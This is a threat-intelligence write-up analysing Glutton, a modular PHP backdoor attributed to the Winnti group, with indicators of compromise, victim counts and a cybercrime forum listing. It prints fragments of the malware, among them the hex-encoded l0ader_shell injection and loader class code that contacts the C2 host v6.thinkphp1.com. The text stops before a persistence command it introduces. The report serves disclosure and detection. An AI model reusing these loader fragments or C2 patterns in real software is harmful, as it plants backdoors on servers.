Glutton: A New Zero-Detection PHP Backdoor from Winnti Targets Cybercrimals

Alex.Turing ⁝⁝ 12/12/2024

Introduction

On April 29, 2024, `XLab's Cyber Threat Insight and Analysis System(CTIA)` detected anomalous activity: `IP 172.247.127.210` was distributing an **ELF-based Winnti backdoor**. Further investigation revealed the same IP had, on December 20, 2023, distributed a zero-detection malicious PHP file, init_task.txt, providing a key lead for the analysis.

Using `init_task` as a lead, we identified a series of associated malicious PHP payloads, including `task_loader`, `init_task_win32`, `client_loader`, `client_task`, `fetch_task`, and `l0ader_shell`. These payloads are highly modular, capable of functioning independently or being executed sequentially via `task_loader` to form a comprehensive attack framework. All code execution occurs within PHP or PHP-FPM (FastCGI) processes, ensuring **no file payloads are left behind, thus achieving a stealthy footprint**. This investigation uncovered a previously **undocumented advanced PHP backdoor**, which we named **Glutton** due to its ability to infect large numbers of PHP files and implant `l0ader_shell`. The core functionalities of Glutton include:

1. **Data Exfiltration**
    - System information, such as OS versions and PHP versions.
    - Sensitive Baota panel data, including credentials and management interface details.
2. **Backdoor Installation**
    - An ELF-based Winnti backdoor.
    - PHP-based backdoors.
3. **Code Injection**

- Malicious code injection targeting popular PHP frameworks like Baota (BT), ThinkPHP, Yii, and Laravel.

The ELF sample `ac290ca4b5d9bab434594b08e0883fc5` that triggered the alert was delivered by Glutton's `init_task` component. This sample shares near-complete similarity with the PWNLNX tool discussed in BlackBerry's report "Decade of the RATs" and samples mentioned in IntezerLabs' September 23, 2020 tweet. Most security vendors currently classify this sample as a Winnti backdoor.

As a hallmark tool of the APT group Winnti, the Linux variant has not been observed in use by other hacking groups since its initial disclosure in 2019. The campaign's C2 server `156.251.163[.]120` remained active during the attack, properly responding to network requests and establishing interactions with the backdoor. This, coupled with the specificity of the sample and the C2's functionality, effectively rules out the possibility of interference from unrelated cybercriminal groups using dormant samples.

Key observations include:

- **Sample specificity**: The Winnti backdoor is a signature tool of the Winnti group, with no evidence of circulation among other cybercriminal entities.
- **C2 effectiveness**: The C2 server was fully operational, confirming the attack's authenticity.


Based on the veracity of the Winnti backdoor and Glutton’s delivery mechanisms, it is theoretically plausible to attribute Glutton to the APT group Winnti. However, from a technical perspective, Glutton demonstrates several shortcomings in stealth and execution, which seem uncharacteristically subpar:

1. **Lack of encrypted C2 communications**: The protocol is overly simplistic and easy to reverse-engineer.
2. **Downloader communication over HTTP**: The lack of HTTPS makes traffic interception or monitoring trivial.
3. **Unobfuscated PHP samples**: The samples are in plaintext source code, making their functionality directly readable.
4. **Weak infrastructure deception**: The domain used (`thinkphp1[.]com`) is poorly disguised.

In summary, while Glutton’s delivery mechanisms strongly align with the Winnti group, its lack of stealth and simplistic implementation introduce uncertainty. Attribution must account for the complexity of the cybercrime landscape and the inherent delays in defense-side intelligence. To avoid misleading conclusions based on isolated evidence, we adopt a conservative approach, attributing Glutton to the Winnti group with **moderate confidence** as a potential new weapon in their arsenal.

Victims

Infections caused by **Glutton** were identified through requests to its C2 server, `cc.thinkphp1[.]com`. Our analysis shows that victims were primarily located in China and the United States, spanning industries such as IT services, business operations, and social security.



Client Location Distribution

	Country / Region	Count
1	China	772
2	United States of America	186
3	Kampuchea (Cambodia)	10
4	Pakistan	7
5	SouthAfrica	2

Total 8


"No Honor Among Thieves"

Interestingly, our investigation revealed that Glutton's creators deliberately targeted systems within the cybercrime market. By poisoning operations, they aimed to turn the tools of cybercriminals against them —a classic "no honor among thieves" scenario.

In July 2024, we conducted a VirusTotal hunt using the signature `"b11st=0;"`, which led to the discovery of five infected files uploaded from different countries:


Index	MD5	Detection	First Seen	Country
1	3f8273575d4c75053110a3d237fda32c	2/65	2024-08-11	China
2	c1f6b7282408d4dfdc46e22bbdb3050f	0/59	2024-09-17	Germany
3	96fef42b234920f3eacfe718728b08a1	0/63	2024-10-14	Singapore
4	ad150541a0a3e83b42da4752eb7e269b	1/62	2024-11-02	United States
5	ad0d88982c7b297bb91bb9b4759ce0ab	4/41	2024-11-27	United States

Files 1–3 were standalone PHP scripts, while files 4–5 were archives containing full-fledged business systems. Of these, file 4 stood out as a fraudulent click-farming platform, a common tool in online scams. The malicious code, `l0ader_shell`, was embedded in the `APP.php` file of the ThinkPHP framework.



```
└─$ grep -rl  "b11st"  .
./vendor/topthink/framework/src/think/App.php

┌──(kali㉿kali)-[~/sample/script]
└─$ cat ./vendor/topthink/framework/src/think/App.php | grep -A 2 b11st=0
        ;$b11st=0;
        $l0ader=function($check){$sl=array(0x6578706c,0x6f646500,0x62617365,0x36345f64,
```

The VirusTotal analysis revealed that the parent archive was `shuadan109.timibbs.cc_20241026_175636.tar.gz`. This led us to its download page, where it was being sold for **980 USDT**.



【售】新UI海外酒店刷单抢单源码/酒店投资理财源码/多语言+连单卡单+5级分销/前端uniapp纯源码+后端PHP

资源分类: 商业互换　浏览热度: (1.4K)


发布时间: 2024-10-27　最近更新: 2024-10-27

解压密码: timibbs.net

● 普通: 6888金币 ≈ 984.00 USDT

● 终身会员: 5510.4金币 ≈ 787.20 USDT 8折

The archive was hosted on **Timibbs**, a forum infamous for selling cybercrime tools and resources, including scripts for gambling, gaming, fake cryptocurrency exchanges and click-farming operations—all sold at premium prices.



搜索本站精品资源

如果没有找到你想要的源码，可以联系客服帮忙找

搜索热词 交易所,大富,盗u,假tg,加拿大28,越南彩票,合约,秒合约,质押,矿机,dapp,乐娱,NG,商城,旗舰28,SG138,授权盗U,存币生息,空降,无提示授权,波场靓号,信用盘,开奖网,皇冠

While we didn’t verify whether the VirusTotal sample perfectly matches the code sold on Timibbs (`980USDT felt like a poor investment, LOL`), the relationship between Glutton’s creators and the forum appears to follow one of several possibilities:

1. **The hacker is a customer**, purchasing tools from the forum and embedding malicious code.
2. **The hacker breached the forum**, injecting backdoors into shared resources.
3. **The hacker collaborates with the forum**, co-developing compromised systems.
4. **The hacker operates independently**, with their tools later added to the forum.

Regardless of the details, one thing is clear: Glutton’s authors exploited the cybercrime ecosystem itself, using poisoned tools to turn cybercrime operators into unwitting pawns. Their strategy might be best summarized like this:

> *"Why should these small-time scammers in gambling and click-fraud get all the money? Let's rob them blind! Here’s the plan: flood the market with backdoored systems, let them unknowingly ‘work’ for us, and then cash out big-time. Even if they figure it out, they won’t dare report it. Absolutely brilliant!”*

Analysis of Glutton

We have captured multiple components of **Glutton**, including `task_loader`, `init_task`, `client_loader`, `client_task`, `fetch_task`, and `l0ader_shell` (note: names like `client_loader`, `client_task`, and `fetch_task` are assigned based on their observed functionality). Each file contains approximately 3000 lines of code, none of which are encrypted or obfuscated, making their functionality relatively easy to analyze. This report will focus on the core functional code; readers interested in more details can refer to the full source code for deeper insights.

Modular Framework Design


These PHP components can operate independently or interact through `task_loader` as an entry point, incrementally loading other modules to construct a **fileless attack framework**. The framework's core capabilities include:

1. **Infecting PHP files** on the target device.
2. **Deploying backdoors**, including the Winnti backdoor and a PHP backdoor.

This modular design not only enhances the adaptability of the attack but also makes it harder to detect and trace during defensive operations.

We speculate that the attackers use multiple methods to spread Glutton, including:


- Exploiting traditional **0DAY and NDAY vulnerabilities.**
- Leveraging **weak password brute-forcing** techniques.
- Distributing pre-compromised business systems with embedded `l0ader_shell` via **cybercrime source code forums**, enabling targeted attacks on the cybercrime ecosystem itself.



Indicators of Glutton Infection


Infected devices exhibit the following signs:

1. **File-Level Indicators**:
   PHP files are injected with `l0ader_shell`.



```
;$b11st=0;
$l0ader=function($check){$sl=array(0x6578706c,0x6f646500,0x62617365,0x36345f64,0x65636f64,
;$b11ed=0;
```

2. **Process-Level Indicators**:
   - A **Winnti backdoor process** (`php-fpm`) listens on UDP port 6006.
   - A **PHP backdoor process** (`[kworker/0:0HC]`) communicates over UDP.




```
└─# netstat -upnl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
udp        0      0 0.0.0.0:6006            0.0.0.0:*                           3352/php-fpm

┌──(root㉿kali)-[/var/www]
└─# netstat -pnu | grep kworker
udp        0      0 192.168.96.129:50320    172.247.127.11:9501     ESTABLISHED 3362/[kworker/0:0HC
```

Part1: task_loader

The **task_loader** module plays a pivotal role in Glutton's attack chain. Its primary function is to assess the execution environment and use different methods to download and execute the next-stage payload based on the detected environment. Key functions include:

1. **`run_task_by_system`**
2. **`run&get_php_code`**
3. **`run_task_by_fpm`**
4. **`run_task_direct`**



```
class task_loader extends task_worker
{
    public $title="loader";
    3 usages
    public $host="v6.thinkphp1.com";
    1 usage
    public function run()
    {
        set_error_handler(function(){});
        if($this->is_root() && function_exists("system"))
        {
            return $this->run_task_by_system();
        }
        $cgi=new fastcgi_loader();
        if($cgi->prepare() && $cgi->run_php_code($this->get_php_code())){...}
        if(function_exists("system"))return $this->run_task_by_system();
        $result=run_uaf(function($uaf){
            uaf_call::install($uaf);
            $this->log("uaf_call installed");
            $this->fuck_bt_security();
            $this->run_task_by_system();
        });
        if($result)return true;
        if($this->run_task_by_fpm())return true;
        $this->run_task_direct();
        return false;
    }
```

Functional Overview

The table below summarizes the behavior of each function:

Function	Path	Execution Environment
`run_task_by_system`	`/v11/init_task.gz`	New PHP process
`run&get_php_code`	`/v11/init_task.gz`	FastCGI
`run_task_direct`	`/v11/modify_php_v11.gz`	Original PHP process

Details of Payloads

1. **`init_task`**


   - Downloaded by both `run_task_by_system` and `run&get_php_code`.
   - Serves as the primary payload for further infection.

2. **`modify_php`**
    - Downloaded by `run_task_direct`.
    - A subset of `init_task`, optimized for specific modifications to the environment.

Part2: init_task

The **`init_task`** module performs three critical tasks:

1. **`elf_install`**: Downloads and executes the Winnti backdoor.
2. **`bt_modify`**: Infects Baota (BT) panels to collect sensitive information and modify system files.
3. **`php_modify`**: Infects PHP files to embed code for subsequent payload delivery.



```
class init_task extends task_worker
{
    public $title="init";
    public function run()
    {
        $elf=new elf_installer();
        $modify=new php_modify();
        $modify->run();
        $bt_success=$this->do_modify_bt();
        if($this->is_linux())
        {
            $elf->install();
            $this->clear_log();

        }else{...}
        if($bt_success)$this->system("bt reload");
        return true;
    }
```

0x01: `elf_install` Task

The **`elf_install`** task downloads the Winnti backdoor, masquerading it as `/lib/php-fpm`. To achieve persistence, it appends the following command to `/etc/init.d/network`:

